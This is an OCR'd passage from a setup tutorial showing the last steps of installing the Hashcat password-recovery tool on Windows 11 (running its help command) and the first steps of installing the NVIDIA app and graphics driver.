
7. Open the directory where you extracted Hashcat in CMD and run the command:

```
hashcat.exe --help
```




Install Hashcat on Windows 11

8. Scrolling through the output should give you a good idea on how to use the tool.




Install NVIDIA Graphics Driver

1. Go to the NVIDIA app website: https://www.nvidia.com/en-us/software/nvidia-app/




Install NVIDIA Graphics Driver

2. Click on **Download Now**.




Install NVIDIA Graphics Driver

3. Double click to install the **NVIDIA App**.




Install NVIDIA Graphics Driver

4. I installed the NVIDIA APP. So, I will upgrade to NVIDIA APP.




Install NVIDIA Graphics Driver

5. Click on the **License Agreement**, then click on **AGREE & CONTINUE**.



